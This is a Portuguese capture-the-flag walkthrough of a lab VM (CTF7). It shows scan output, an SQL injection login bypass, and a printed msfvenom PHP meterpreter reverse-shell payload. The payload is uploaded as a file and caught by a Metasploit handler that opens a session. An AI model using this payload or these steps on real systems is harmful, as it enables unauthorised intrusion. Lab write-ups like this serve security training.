
**CTF7**


IP da máquina: 192.168.56.106 // MAC: 00:0c:29:9d:12:a9

Resultados do nmap:



```
Host is up (0.0011s latency).
Not shown: 993 filtered ports
PORT      STATE  SERVICE     VERSION
22/tcp    open   ssh         OpenSSH 5.3 (protocol 2.0)
80/tcp    open   http        Apache httpd 2.2.15 ((CentOS))
139/tcp   open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: MYGROUP)
901/tcp   open   http        Samba SWAT administration server
5900/tcp  closed vnc
8080/tcp  open   http        Apache httpd 2.2.15 ((CentOS))
10000/tcp open   http        MiniServ 1.610 (Webmin httpd)
MAC Address: 00:0C:29:9D:12:A9 (VMware)
```


Resultados no Nikto:



```
---------------------------------------------------------------------------
+ Server: Apache/2.2.15 (CentOS)
+ Retrieved x-powered-by header: PHP/5.3.3
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header 'x-dns-prefetch-control' found, with contents: off
+ Cookie roundcube_sessid created without the httponly flag
+ Uncommon header 'union all select filetoclob('/etc/passwd','server')' found, with contents: :html,0 FROM sysusers WHERE username=USER --/.html HTTP/1.1 404
Not Found
+ /servlet/org.apache.catalina.ContainerServlet/<script>alert('Vulnerable')</script>: Apache-Tomcat is vulnerable to Cross Site Scripting (XSS) by invoking ja
va classes. http://www.cert.org/advisories/CA-2000-02.html.
+ /servlet/org.apache.catalina.Context/<script>alert('Vulnerable')</script>: Apache-Tomcat is vulnerable to Cross Site Scripting (XSS) by invoking java classe
s. http://www.cert.org/advisories/CA-2000-02.html.
+ /servlet/org.apache.catalina.Globals/<script>alert('Vulnerable')</script>: Apache-Tomcat is vulnerable to Cross Site Scripting (XSS) by invoking java classe
s. http://www.cert.org/advisories/CA-2000-02.html.
+ /servlet/org.apache.catalina.servlets.WebdavStatus/<script>alert('Vulnerable')</script>: Apache-Tomcat is vulnerable to Cross Site Scripting (XSS) by invoki
ng java classes. http://www.cert.org/advisories/CA-2000-02.html.
+ /nosuchurl/><script>alert('Vulnerable')</script>: JEUS is vulnerable to Cross Site Scripting (XSS) when requesting non-existing JSP pages. http://securitytr
acker.com/alerts/2003/Jun/1007004.html
+ /~/<script>alert('Vulnerable')</script>.aspx?aspxerrorpath=null: Cross site scripting (XSS) is allowed with .aspx file requests (may be Microsoft .net). htt
p://www.cert.org/advisories/CA-2000-02.html
+ /~/<script>alert('Vulnerable')</script>.aspx: Cross site scripting (XSS) is allowed with .aspx file requests (may be Microsoft .net). http://www.cert.org/ad
visories/CA-2000-02.html
+ /~/<script>alert('Vulnerable')</script>.asp: Cross site scripting (XSS) is allowed with .asp file requests (may be Microsoft .net). http://www.cert.org/advi
sories/CA-2000-02.html
+ /node/view/666\"><script>alert(document.domain)</script>: Drupal 4.2.0 RC is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-200
0-02.html.
+ /mailman/listinfo/<script>alert('Vulnerable')</script>: Mailman is vulnerable to Cross Site Scripting (XSS). Upgrade to version 2.0.8 to fix. http://www.cer
t.org/advisories/CA-2000-02.html.
+ OSVDB-27095: /bb000001.pl<script>alert('Vulnerable')</script>: Actinic E-Commerce services is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/
advisories/CA-2000-02.html.
+ Uncommon header 'src=javascript' found, with contents: alert('Vulnerable')><Img Src=\" HTTP/1.1 404 Not Found
+ OSVDB-54589: /a.jsp/<script>alert('Vulnerable')</script>: JServ is vulnerable to Cross Site Scripting (XSS) when a non-existent JSP file is requested. Upgra
de to the latest version of JServ. http://www.cert.org/advisories/CA-2000-02.html.
+ /<script>alert('Vulnerable')</script>.thtml: Server is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ /<script>alert('Vulnerable')</script>.shtml: Server is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ /<script>alert('Vulnerable')</script>.jsp: Server is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ /<script>alert('Vulnerable')</script>.aspx: Cross site scripting (XSS) is allowed with .aspx file requests (may be Microsoft .net). http://www.cert.org/advi
sories/CA-2000-02.html.
+ OSVDB-6662: /<script>alert('Vulnerable')</script>: Server is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
```

Vulneravel a SQL Injection:


http://192.168.56.106:8080/login.php



Please log in


' or 2=2 --

●●●●●●●●●●●●



```
Invalid query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ') and is_admin=1' at line 1 Whole query: select * from users where username='' or 2=2 --' AND password=md5('' or 2=2 --') and is_admin=1
```


‘ or 2=2 -- .:



Admin Area

- Feedback

Usuários:




Users

| # | Username | Privileges | | |
|---|---|---|---|---|
| 3 | brian@localhost.localdomain | admin | Edit | Delete |
| 4 | john@localhost.localdomain | admin | Edit | Delete |
| 5 | alice@localhost.localdomain | admin | Edit | Delete |
| 6 | ruby@localhost.localdomain | admin | Edit | Delete |
| 7 | leon@localhost.localdomain | admin | Edit | Delete |
| 8 | julia@localhost.localdomain | admin | Edit | Delete |
| 9 | michael@localhost.localdomain | | Edit | Delete |
| 10 | bruce@localhost.localdomain | | Edit | Delete |
| 11 | neil@localhost.localdomain | | Edit | Delete |
| 12 | charles@localhost.localdomain | | Edit | Delete |
| 36 | foo@bar.com | | Edit | Delete |
| 113 | test@nowhere.com | | Edit | Delete |


Resultados do dirb:

dirb  http://192.168.56.106 /usr/share/wordlists/dirb/common.txt




```
---- Scanning URL: http://192.168.56.106/ ----
+ http://192.168.56.106/about (CODE:200|SIZE:4910)
==> DIRECTORY: http://192.168.56.106/assets/
+ http://192.168.56.106/backups (CODE:301|SIZE:333)
+ http://192.168.56.106/cgi-bin/ (CODE:403|SIZE:290)
+ http://192.168.56.106/contact (CODE:200|SIZE:5017)
==> DIRECTORY: http://192.168.56.106/css/
+ http://192.168.56.106/db (CODE:200|SIZE:3904)
+ http://192.168.56.106/default (CODE:200|SIZE:6058)
+ http://192.168.56.106/footer (CODE:200|SIZE:3904)
+ http://192.168.56.106/header (CODE:200|SIZE:3904)
==> DIRECTORY: http://192.168.56.106/img/
==> DIRECTORY: http://192.168.56.106/inc/
+ http://192.168.56.106/index.php (CODE:200|SIZE:6058)
==> DIRECTORY: http://192.168.56.106/js/
+ http://192.168.56.106/newsletter (CODE:200|SIZE:4037)
+ http://192.168.56.106/phpinfo (CODE:200|SIZE:58762)
+ http://192.168.56.106/profile (CODE:200|SIZE:3977)
+ http://192.168.56.106/read (CODE:302|SIZE:1)
+ http://192.168.56.106/recovery (CODE:200|SIZE:4807)
+ http://192.168.56.106/register (CODE:200|SIZE:6591)
+ http://192.168.56.106/signup (CODE:200|SIZE:4783)
+ http://192.168.56.106/usage (CODE:403|SIZE:287)
==> DIRECTORY: http://192.168.56.106/webalizer/
==> DIRECTORY: http://192.168.56.106/webmail/

---- Entering directory: http://192.168.56.106/assets/ ----
```

Payload criado com o msfvenom:



```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.56.101 lport=443 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.56.101'; $port = 443; if (($f = 'stream_socket_client') && is_callable($f)) {
$s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port);
 $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res =
@socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s
) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4)
; break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_
type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break;
} } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor
.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

Upando o arquivo .php no site:



teste

File

Browse... opa.php

Author

carvalho

Description

opa, baum?

Price


00.00

Add Reading

Readings

**Success!** New reading session added.


Listagem de diretórios:



# Index of /assets


| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| 0223_cybersecurity_china_us_lieberthal_singer_pdf_english.pdf | 12-Dec-2012 09:38 | 1.3M | |
| 88x31.png | 15-Nov-2006 19:55 | 4.6K | |
| apple-touch-icon-57-precomposed.png | 08-Dec-2012 21:50 | 3.9K | |
| apple-touch-icon-72-precomposed.png | 08-Dec-2012 21:50 | 5.5K | |
| apple-touch-icon-114-precomposed.png | 08-Dec-2012 21:50 | 11K | |
| apple-touch-icon-144-precomposed.png | 08-Dec-2012 21:50 | 16K | |
| higher-eduction-national-security.pdf | 12-Dec-2012 09:25 | 156K | |
| opa.php | 03-Jun-2020 09:36 | 1.1K | |

Escuta com o Metasploit criada:




```
Metasploit tip: Enable verbose logging with set VERBOSE true

[*] Starting persistent handler(s)...
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.56.101
lhost => 192.168.56.101
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.101:443
```

Sessão aberta:




```
[*] Started reverse TCP handler on 192.168.56.101:443
[*] Sending stage (38288 bytes) to 192.168.56.106
[*] Meterpreter session 1 opened (192.168.56.101:443 -> 192.168.56.106:40489) at 2020-06-03 10:45:51 -0300

meterpreter > sysinfo
Computer    : localhost.localdomain
OS          : Linux localhost.localdomain 2.6.32-279.el6.i686 #1 SMP Fri Jun 22 10:59:55 UTC 2012 i686
Meterpreter : php/linux
meterpreter >
```

Mysql shell:



